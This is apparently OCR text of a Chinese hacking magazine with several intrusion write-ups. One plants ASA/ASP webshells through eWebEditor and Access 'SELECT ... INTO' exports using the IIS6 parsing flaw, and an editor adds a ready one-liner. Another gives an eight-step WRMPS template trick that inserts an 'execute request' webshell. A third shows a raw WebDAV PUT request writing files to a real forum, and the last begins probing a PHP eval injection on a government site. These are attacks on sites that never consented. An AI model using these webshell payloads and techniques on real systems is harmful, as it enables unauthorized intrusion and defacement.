


图3

访问http://www.xxx.com/editor/ewebeditor.asp?id=s_id&style=s_name，提示说" Include Error"，后来我就把s_imageext字段的值全部更新为 'gif|jpg|jpeg|bmp|aasasa' （update eWebEditor_Style in 'E:\webhost\xxxxxxxx_ygpftlhq\www\admin\Editor\db\ewebeditor.mdb' set s_imageext='gif|jpg|jpeg|bmp|aasasa'），直接到后台管理员发表新闻那里去上传asa马，提示上传成功，这里为什么直接访问会出现" Include Error"呢？因为有shell，打开eWebEditor.asp文件，看到如下代码If Not IsSelf Refer Then Response.Write "Include Error": Response.End "所以直接访问没用，会提示Include Error。到这大家是否学到在碰到eWebEditor编辑器却没登录页面，但网站后台能执行SQL时的另一种拿shell

方法呢？

第三种方法在本文不能算成功，因为导出webshell要知道网站的物理路径，还要这个执行SQL的功能，但也是一个思路，没拿到shell的时候，为了得到网站的物理路径，所以我旁注了两站，希望能通过旁站的物理路径推测出目标站的物理路径。结果旁注两站发现此方法在本检测中行不通，因为旁注两种得到的物理路径都是 E：\webhost\网站域名_随机的8位字母数字\www\，当时我还觉得这里的随机的8位字母数字可能是网站域名的MD5加密后里面的其中连续几位，可结果不是我想的那样，所以也没成功，但拿到shell后，因为有执行SQL这个功能的系统不常见，此时又有了物理路径就也顺便测试了下access导出webshell的方法（大家有什么好的爆网站绝对路径方法分享下呀），用这个方法要结合 iis6.0 的解析漏洞，因为直接导出asp会提示“不能更新，数据库或对象为只读”（控制导出文件后缀是存储在注册表的，具体键值是HKEY_LOCALMACHINE\Software\Microsoft\Jet\4.0\Engines\Text\DisableExtension，默认情况下值为“!txt,csv,tab,asc,tmp,htm,html”，如果我们把asp也添加进去的话，也导出asp格式的文件，但这不现实）。这里我们执行语句SELECT '' into [fuck] in 'E:\webhost\xxxxxxxx _ygpftlhq\www\x.asp;fuck.xls' 'EXCEL 4.0;' from web_admin，当然web_admin里已经在后台加了一句话，要不然自己新建表，插入一句话也行。执行完后提示成功，成功拿到了shell。

编辑点评： acess导出畸形的iis6的webshell不需要作者说的先要新建表再导出，可以直接一条语句实现，例如SELECT '<%eval(request(chr(35)))%>' into [fuck] in 'c:\asp.asp;fuck.xls' 'EXCEL 4.0;' from admin。当然前提要知表名admin和物理路径。

WRMPS 系统后台拿 webshell

图 ze0r

说说过程。思路是最重要的。学点实力性的东西吧。拿别人工具乱扫你一事无成。什么都学不到的。

闲得无聊。就拿cain嗅C段，嗅到了一个后台。打开连接就看到了WRMPS6.4。没见过。先进去再说。转了一圈下来。没备份、导出模板那里也只能是mdb格式。a、asa;a.mdb也不行，用asa的目录也不行。在编辑模板那里点开后看到了正在编辑的html文件的路径和名字，就想要用拿pjblog那个方法去拿，结果没成功。根本不会去生成新的文件。然后就静下心里好好看。

发文章的整个架构类似容易，可以更改频道的设置。但是有的已经不能改上传路径。新建的会被检测出路径有问题，写文章也不会生成东西出来。整个下来就没个能用的地方，就先放下了。说实话，我搞这站是为了同一服务器上的另一个站。只是想知道另一个站到底是干嘛的。所以就拿帐号密码去社工玩了。三四个小时一大把成果。但是都没多大意义。还是拿不下站来。就又回到了后台。点了全局其他设置后。看到一项为了个性可以自定义生成出来的文件的后缀（特别的注明。不能为asp）！呵，真的假的？不能asp小事，asa就行了。真的能定义么？我没理解错吧？写了个asa上去。然后跑到新闻频道里更改生成设置，果然可以生成asa格式。呵呵。别觉得下面没意思了。有东西需要绕过的。改好格式了。发篇文章，内容里写上一句话。然后去看这篇文章。一句话竟然直接写在页面里成htm了。这个意料之中。编辑器捣得鬼。<%%>这样的符号会被替换为HTML格式的。右键源文件验证下，果然。这个好办。删了文章。再发表文章。写完了打开截包工具，然后发表。再把截到的内容里，被编辑器替换的东西再恢复为一句话。然后NC提交。发现成了<execute request("a")>;。少了百分号。不让出现%？。那就用另一种形式的一句话：<script language=VBScript runat=server> execute request("a")</script>。这样就不会有<%了。重复操作。提交上去后发现还是直接显示在了页面上。改了好几次都不行。直接改的话，尖括号被替换。这样一来asp脚本里就多了个&alt。就会出现错误。看来不光是本地替换符号，服务器脚本里也有替换的。但是又一想，刚才有个<execute request("a")>，这个为什么就能出现尖括号呢？不管原因了。看来突破口还是在老的一句话上。为了方便测试，在自定义后缀那里写了个txt。这样就生成出来直接的文本了，呵呵。不会被iis干扰了。刚才提到不让出现%，仔细又一想，不可能吧。整个页里不可能没有百分号吧？在源文件里查找%，确实有。而从前面的测试中知道<>不会被过滤。可一组合成一句话就会被删了%。看来不能有<%%>这样的组合，否则就会去掉%。又接着想到了模板，生成的文件其实是等于在模板里添加了文章的信息而已。生成的文件有百分号，而提交的会被替换，那么很明显生成出来的文件的百分号来源于模板文件（模板文件是个HTML后缀的文件）。想到这，立刻有了个想法，就是拼节的方法。文章内容只是个%execute request("a")%，肯定不会被过滤。而模板里在文章内容标签的前面加<后面加>。修改模板加个尖括号总不可能被过滤吧。生成出来就成了："模板内容<%execute request("a")%>模板内容"。有了想法自然就容易了。先找到风格里文章模板，点修改。对应着生成出来的文件，很快找到了内容标签。在它前面加了个<后面加了个>。保存。然后再写文章内容%execute request("a")%。截的数据包里，把%25改成%，前后共删了4个字符。在总长度里减去4。然后保存发包。再看文章，哈哈，果然有了一句话。赶紧把txt改回asa。

好了，思路就是这样。下面总结下过程吧：

1、在全局里，自定义后缀为asa。
2、随便找个写文章的频道，把生成页格式改成asa。
3、在风格里，把对应模板的内容修改下。内容标签前加<后加>。
4、写文章，内容里写%execute request("a")%。截取发包内容。
5、把截取的内容里，把对应%的%25后的那个25去了。总长度里减4。
6、NC提交。
7、去看看发的文章吧，直接就是插了一句话的页面。
8、上大马。

回头想想吧，突破口全在一个个性后缀上（只限制了asp）。呵呵。全是搞个性惹得祸啊。

编辑点评： 文章思路还是不错的，可惜没抓几张图，估计新手看得不会很清楚。

浅谈 Http Put 方法的利用

图 天翼

前几天发现我比较喜欢的一个论坛在主页上挂了类似QQ弹窗广告形式的欺骗连接，随手便对网站进行了探测，发现该网站存在Http put方法上传漏洞，经过测试可以被修改主页，删除目录文件等。下面就和大家分享一下本次渗透的乐趣。

首先给大家推荐一个小工具，天阳网络的小王大哥写的WebDavScaner。扫描后截图如图1所示。




图 1

· Options、Head 和 Trace。主要由应用程序用来发现和跟踪服务器支持和网络行为。
· Get。检索文档。
· Put 和 Post。将文档提交到服务器。
· Delete。销毁资源或集合。
· Mkcol。创建集合。
· PropFind 和 PropPatch。针对资源和集合检索和设置属性。
· Copy 和 Move。管理命名空间上下文中的集合和资源。
· Lock 和 Unlock。改写保护。

WebDAV 请求的一般结构遵循 HTTP 的格式并且由以下三个组件构成：

· 方法。声明由客户端执行的方法（上面描述的方法）。
· 标头。描述有关如何完成此任务的指令。
· 主体（可选）。定义用在该指令或其他指令中的数据，用以描述如何完成此方法。

图 2

在扫描探测完毕之后，发现该站点存在“Http Put方法站点篡改漏洞”。该漏洞可能会在Web服务器上运行远程命令（这通常意味着完全破坏服务器及其内容）。可能会在Web服务器上下载、修改或删除Web页面、脚本和文件。

这个漏洞危害这么大，我们来看看在此能把这个漏洞应用到什么程度吧。

针对Http put漏洞的产生这里先简单介绍一下，这个漏洞主要是因为WebDav配置不严导致我们的应用程序可直接对WebServer进行读写。

WebDav请求的格式中提供了一组可供客户端与服务器通讯的方法，并指定响应（从服务器返回发出请求的客户端）的格式。WebDav完全采用此规范中的所有方法，扩展其中的一些方法，并引

入了其他可提供所描述功能的方法。主要的方法包括如图2所示。

下面，我们开始提交信息，就是我们telnet到网站的80端口，输入提交信息等，但是在我们telnet的时候只能输入一行信息就自动退出了，那有没有什么好的办法呢?这里我们使用网络瑞士军刀NC。打开cmd窗口，输入：nc vv www.xxx.com 80 。然后输入请求的数据包头信息和测试页信息并提交，这里注意提交信息需要区分大小写和空格，PUT之后填写路径名称。

```
PUT /nohack.txt HTTP/1.0
Content-Length: 28
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: www.xxx.com
Hello world ……
```

上传详细过程如图3所示。

Nohack.txt上传成功，如图4所示。

在图3的基础上，请大家看下第4步机器的返回状态为”201 Created”，意思就是使用HTTP PUT方法将文件上载到服务器成功。

该网站经过我详细测试，过滤了后缀名称为.asp,.asa等类型的上传，允许htm和txt文本上传。上传路径可以是任意的存在目录，不可以新建目录和删除文件，但是，对于已经存在的htm和txt可以被替换，由于该网站的主页是.htm的，所以可以被挂载黑页等信息，写本文的目的是和大家做一个简单的技术分享，而不是为了挂黑页改主页，所以全文我屏蔽了网站地址，希望大家不要介意。

本次渗透主要是因为IIS管理器设置问题导致的漏洞被利用，这里需要注意利用该漏洞有两个前提。1、需要在iis管理器里面对目录设置“写”权限。2、需要在开启目录的权限设置中，添加IU_USER（Internet匿名访问用户）的写权限。




图3




图4

修补建议：重新配置Web服务器来拒绝HTTP“PUT”请求(所有目录)，或将PUT方法限制于受信任的用户。

(webdav扫描器已收录在本期光盘中)

编辑点评： 手工入侵的一个iis写权限实例。作者说是不允许上传asp，但是有没有试过move呢？把上传的txt文本move成asp。iis写权限漏洞本来就不允许上传asp的，并不是这个站限制了的。

一次黑盒 Code Injection

图菲




图1




图2

漏洞是2月30日发现后我整理的。

http://xxx.fl.us/gis/reports/output.php?id=ImpactFeesReport&month=all&year=all&fee_type=trans1&fee_status=reversed,上面链接是一个Code Injection注入连接，形成的原理是变量没有经过过滤就放入了eval()函数中执行造成的，eval是可以执行php代码的，一句话就是用的这个函数，id被我改成了一个xox，访问显示如图1所示。




图3

图1中“Class 'xox' not found ”这个信息暴露了eval里面的代码在执行一个类“Class”。 php中调用类，那么就是为了使用类中的函数，我们使用php的种种特殊字符来测试下。




图4

php语法中分号是一句的结束，如果把注入点构造成http://xxx.fl.us/gis/reports/output.php?id=ImpactFeesReport;&month=all&year=all&fee_type=trans1&fee_status=reversed，注意加了“;”。如果是调用ImpactFeesReport这个函数那么必然会扰乱函数代码，导致该句提前结束。执行结果如图2所示。

